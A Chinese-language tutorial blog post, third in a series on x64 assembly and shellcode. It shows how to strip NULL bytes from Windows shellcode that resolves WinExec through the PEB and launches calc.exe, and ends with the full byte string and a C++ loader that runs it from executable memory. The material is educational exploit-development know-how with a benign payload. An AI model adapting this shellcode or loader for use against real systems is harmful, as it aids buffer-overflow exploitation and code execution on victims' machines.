


这是我的系列文章《x64汇编与 shellcode 入门教程》的第三篇,前两篇在这里:
现在终于到了我们清理代码并移除代码中NULL字节的时刻了。通过这种方式,我们就能在缓冲区溢出等场景中可靠地使用shellcode了。让我们开始吧!
我们将从包含NULL字节的代码开始。我会从本系列第一部分中使用的代码的底部开始,逐步向上分析。如果您需要随时参考该代码,在浏览器中打开一个单独的标签页可能会很有帮助。
00000000000000a5 <executeit>:
  a5:   41 5f                   pop    %r15
  a7:   b8 00 00 00 00          mov    $0x0,%eax
  ac:   50                      push   %rax
  ad:   48 b8 63 61 6c 63 2e    movabs $0x6578652e636c6163,%rax
  b4:   65 78 65
  b7:   50                      push   %rax
  b8:   48 89 e1                mov    %rsp,%rcx
  bb:   ba 01 00 00 00          mov    $0x1,%edx
  c0:   48 83 ec 30             sub    $0x30,%rsp
  c4:   41 ff d7                call   *%r15
首次出现NULL字节的代码位于这一行:
b8 00 00 00 00 mov $0x0,%eax
这里引入NULL字节的原因是由于使用了mov指令来移动NULL字节用于终止字符串,目的是将寄存器eax清零,我们将用异或(XOR)指令替换这条MOV指令:
xor rax, rax
push rax
现在运行objdump并查看结果。已经没有零了:
48 31 c0                xor    %rax,%rax
50                      push   %rax
好的,接下来是下一个有问题的地方,这一行:
ba 01 00 00 00 mov $0x1,%edx
我相信你已经弄明白了😸 我们只需要再把mov替换成xor就行了:
xor rdx, rdx
inc rdx
现在让我们再次查看objdump的输出,也没有零了。
48 31 d2                xor    %rdx,%rdx
48 ff c2                inc    %rdx
接下来是另外两个。它们来自**OrdinalLookup和OrdinalLookupSetup**。直接把这些行完全删掉就行。这些跳转是不必要的,我当初写这样的代码主要是用它们来帮助调试代码。好了,这很简单吧?
78 00                   js     7b <OrdinalLookup>
78 00                   js     a5 <executeit>
好了,我们就快完成了!我们现在处于代码顶部的**main**函数中。你只需删除这一行:
eb 00 jmp 59 <kernel32findfunction>
接下来的这两个对我来说是最难解决的。我们需要保留字符串终止符,但又不想处理NULL字节。
; movabs一个典型用途是加载一个绝对的 64 位内存地址到寄存器中
48 b8 57 69 6e 45 78    movabs $0x636578456e6957,%rax
65 63 00
我们将使用一个巧妙的按位左移和右移技巧,在已存入内存的字符串后“实际”添加一个零。具体操作如下,我们会用nop作为占位符,替代通常会出现00的位置:
mov rax, 0x90636578456E6957           ;WinExec地址
shl rax, 0x8                          ;636578456E695700 <--注意这里的90如何变成00
shr rax, 0x8                          ;00636578456E6957 <-- 现在nop指令已经被0代替了,但是这个0值并不会出现在我们最终的机器码(shellcode)中
现在让我们查看objdump的输出。发现已经没有NULL值了!
48 c1 e0 08             shl    $0x8,%rax
48 c1 e8 08             shr    $0x8,%rax
50                      push   %rax
当我们push rax时,会看到熟悉的WinExec字符串,并且可以在shellcode中不包含NULL值的情况下满足保留它的需求。

现在就剩最后一个空值了!
8b 93 88 00 00 00 mov 0x88(%rbx),%edx
基本上,我们只需要将**[rbx+0x88]的十六进制值移到rdx**中。然而,我们并不能完全按照你预期的方式来做,这种“简单”的方法会产生空值。相反,我们需要这样做:
xor rcx, rcx                  ; Avoid null bytes from mov edx,[rbx+0x88] by using rcx register to add
add cx, 0x88ff                ; add to lower portion of register
shr rcx, 0x8                  ; shift right, which will remove the FF placeholder and leave the value we want: RCX = 0x88ff --> 0x88
mov edx, [rbx+rcx]            ; EDX = [&NewEXEHeader + Offset RVA ExportTable] = RVA ExportTable
现在所有的空值都已被移除!我们现在可以获取新生成的shellcode(不含空值),并在缓冲区溢出中使用,无需担心任何与空值相关的问题。以下是我这边的objdump输出结果:
winexec_nonulls.obj:     file format pe-x86-64

Disassembly of section .text:

0000000000000000 <main>:
   0:   48 83 ec 28             sub    $0x28,%rsp
   4:   48 83 e4 f0             and    $0xfffffffffffffff0,%rsp
   8:   48 31 c9                xor    %rcx,%rcx
   b:   65 48 8b 41 60          mov    %gs:0x60(%rcx),%rax
  10:   48 8b 40 18             mov    0x18(%rax),%rax
  14:   48 8b 70 10             mov    0x10(%rax),%rsi
  18:   48 8b 36                mov    (%rsi),%rsi
  1b:   48 8b 36                mov    (%rsi),%rsi
  1e:   48 8b 5e 30             mov    0x30(%rsi),%rbx
  22:   49 89 d8                mov    %rbx,%r8
  25:   8b 5b 3c                mov    0x3c(%rbx),%ebx
  28:   4c 01 c3                add    %r8,%rbx
  2b:   48 31 c9                xor    %rcx,%rcx
  2e:   66 81 c1 ff 88          add    $0x88ff,%cx
  33:   48 c1 e9 08             shr    $0x8,%rcx
  37:   8b 14 0b                mov    (%rbx,%rcx,1),%edx
  3a:   4c 01 c2                add    %r8,%rdx
  3d:   44 8b 52 14             mov    0x14(%rdx),%r10d
  41:   4d 31 db                xor    %r11,%r11
  44:   44 8b 5a 20             mov    0x20(%rdx),%r11d
  48:   4d 01 c3                add    %r8,%r11
  4b:   4c 89 d1                mov    %r10,%rcx
  4e:   48 b8 57 69 6e 45 78    movabs $0x90636578456e6957,%rax
  55:   65 63 90
  58:   48 c1 e0 08             shl    $0x8,%rax
  5c:   48 c1 e8 08             shr    $0x8,%rax
  60:   50                      push   %rax
  61:   48 89 e0                mov    %rsp,%rax
  64:   48 83 c4 08             add    $0x8,%rsp

0000000000000068 <kernel32findfunction>:
  68:   67 e3 17                jecxz  82 <FunctionNameNotFound>
  6b:   31 db                   xor    %ebx,%ebx
  6d:   41 8b 5c 8b 04          mov    0x4(%r11,%rcx,4),%ebx
  72:   4c 01 c3                add    %r8,%rbx
  75:   48 ff c9                dec    %rcx
  78:   4c 8b 08                mov    (%rax),%r9
  7b:   4c 39 0b                cmp    %r9,(%rbx)
  7e:   74 03                   je     83 <FunctionNameFound>
  80:   75 e6                   jne    68 <kernel32findfunction>

0000000000000082 <FunctionNameNotFound>:
  82:   cc                      int3

0000000000000083 <FunctionNameFound>:
  83:   51                      push   %rcx
  84:   41 5f                   pop    %r15
  86:   4c 89 f9                mov    %r15,%rcx
  89:   4d 31 db                xor    %r11,%r11
  8c:   44 8b 5a 24             mov    0x24(%rdx),%r11d
  90:   4d 01 c3                add    %r8,%r11
  93:   48 ff c1                inc    %rcx
  96:   66 45 8b 2c 4b          mov    (%r11,%rcx,2),%r13w
  9b:   4d 31 db                xor    %r11,%r11
  9e:   44 8b 5a 1c             mov    0x1c(%rdx),%r11d
  a2:   4d 01 c3                add    %r8,%r11
  a5:   43 8b 44 ab 04          mov    0x4(%r11,%r13,4),%eax
  aa:   4c 01 c0                add    %r8,%rax
  ad:   50                      push   %rax
  ae:   41 5f                   pop    %r15
  b0:   48 31 c0                xor    %rax,%rax
  b3:   50                      push   %rax
  b4:   48 b8 63 61 6c 63 2e    movabs $0x6578652e636c6163,%rax
  bb:   65 78 65
  be:   50                      push   %rax
  bf:   48 89 e1                mov    %rsp,%rcx
  c2:   48 31 d2                xor    %rdx,%rdx
  c5:   48 ff c2                inc    %rdx
  c8:   48 83 ec 30             sub    $0x30,%rsp
  cc:   41 ff d7                call   *%r15
现在让我们转换为shellcode。这次我会使用Linux,并使用以下命令:
nasm -fwin64 winexec_nonulls.asm -o winexec_nonulls.o

for i in $(objdump -D winexec_nonulls.o | grep “^ “ | cut -f2); do echo -n “\x$i” ; done
这是我得到的结果:
"\x48\x83\xec\x28\x48\x83\xe4\xf0\x48\x31\xc9\x65\x48\x8b\x41\x60\x48\x8b"
"\x40\x18\x48\x8b\x70\x10\x48\x8b\x36\x48\x8b\x36\x48\x8b\x5e\x30\x49\x89"
"\xd8\x8b\x5b\x3c\x4c\x01\xc3\x48\x31\xc9\x66\x81\xc1\xff\x88\x48\xc1\xe9"
"\x08\x8b\x14\x0b\x4c\x01\xc2\x44\x8b\x52\x14\x4d\x31\xdb\x44\x8b\x5a\x20"
"\x4d\x01\xc3\x4c\x89\xd1\x48\xb8\x57\x69\x6e\x45\x78\x65\x63\x90\x48\xc1"
"\xe0\x08\x48\xc1\xe8\x08\x50\x48\x89\xe0\x48\x83\xc4\x08\x67\xe3\x17\x31"
"\xdb\x41\x8b\x5c\x8b\x04\x4c\x01\xc3\x48\xff\xc9\x4c\x8b\x08\x4c\x39\x0b"
"\x74\x03\x75\xe6\xcc\x51\x41\x5f\x4c\x89\xf9\x4d\x31\xdb\x44\x8b\x5a\x24"
"\x4d\x01\xc3\x48\xff\xc1\x66\x45\x8b\x2c\x4b\x4d\x31\xdb\x44\x8b\x5a\x1c"
"\x4d\x01\xc3\x43\x8b\x44\xab\x04\x4c\x01\xc0\x50\x41\x5f\x48\x31\xc0\x50"
"\x48\xb8\x63\x61\x6c\x63\x2e\x65\x78\x65\x50\x48\x89\xe1\x48\x31\xd2\x48"
"\xff\xc2\x48\x83\xec\x30\x41\xff\xd7";
让我们在一些实际代码中尝试使用它,以确保它能按预期工作。
#include <windows.h>
#include <iostream>

// Shellcode (as given, formatted for clarity)
unsigned char shellcode[] =
"\x48\x83\xec\x28\x48\x83\xe4\xf0\x48\x31\xc9\x65\x48\x8b\x41\x60\x48\x8b"
"\x40\x18\x48\x8b\x70\x10\x48\x8b\x36\x48\x8b\x36\x48\x8b\x5e\x30\x49\x89"
"\xd8\x8b\x5b\x3c\x4c\x01\xc3\x48\x31\xc9\x66\x81\xc1\xff\x88\x48\xc1\xe9"
"\x08\x8b\x14\x0b\x4c\x01\xc2\x44\x8b\x52\x14\x4d\x31\xdb\x44\x8b\x5a\x20"
"\x4d\x01\xc3\x4c\x89\xd1\x48\xb8\x57\x69\x6e\x45\x78\x65\x63\x90\x48\xc1"
"\xe0\x08\x48\xc1\xe8\x08\x50\x48\x89\xe0\x48\x83\xc4\x08\x67\xe3\x17\x31"
"\xdb\x41\x8b\x5c\x8b\x04\x4c\x01\xc3\x48\xff\xc9\x4c\x8b\x08\x4c\x39\x0b"
"\x74\x03\x75\xe6\xcc\x51\x41\x5f\x4c\x89\xf9\x4d\x31\xdb\x44\x8b\x5a\x24"
"\x4d\x01\xc3\x48\xff\xc1\x66\x45\x8b\x2c\x4b\x4d\x31\xdb\x44\x8b\x5a\x1c"
"\x4d\x01\xc3\x43\x8b\x44\xab\x04\x4c\x01\xc0\x50\x41\x5f\x48\x31\xc0\x50"
"\x48\xb8\x63\x61\x6c\x63\x2e\x65\x78\x65\x50\x48\x89\xe1\x48\x31\xd2\x48"
"\xff\xc2\x48\x83\xec\x30\x41\xff\xd7";

int main() {
    void* exec_mem = VirtualAlloc(0, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    if (exec_mem == nullptr) {
        std::cerr << "Memory allocation failed\n";
        return -1;
    }

    memcpy(exec_mem, shellcode, sizeof(shellcode));
    auto shellcode_func = reinterpret_cast<void(*)()>(exec_mem);
    shellcode_func();
    VirtualFree(exec_mem, 0, MEM_RELEASE);

    return 0;
}

就是这样!无NULL字节的shellcode成功了😄 到目前为止,我在这个系列中玩得很开心,还有更多令人兴奋的内容即将到来。我仍然需要按承诺在某个时候完成动态消息框。一切都会在适当的时候进行。下次见!
声明
本文介绍的内容纯作为编程技术交流,不得用于任何非法用途,否则后果自负,与本号无关。
推荐阅读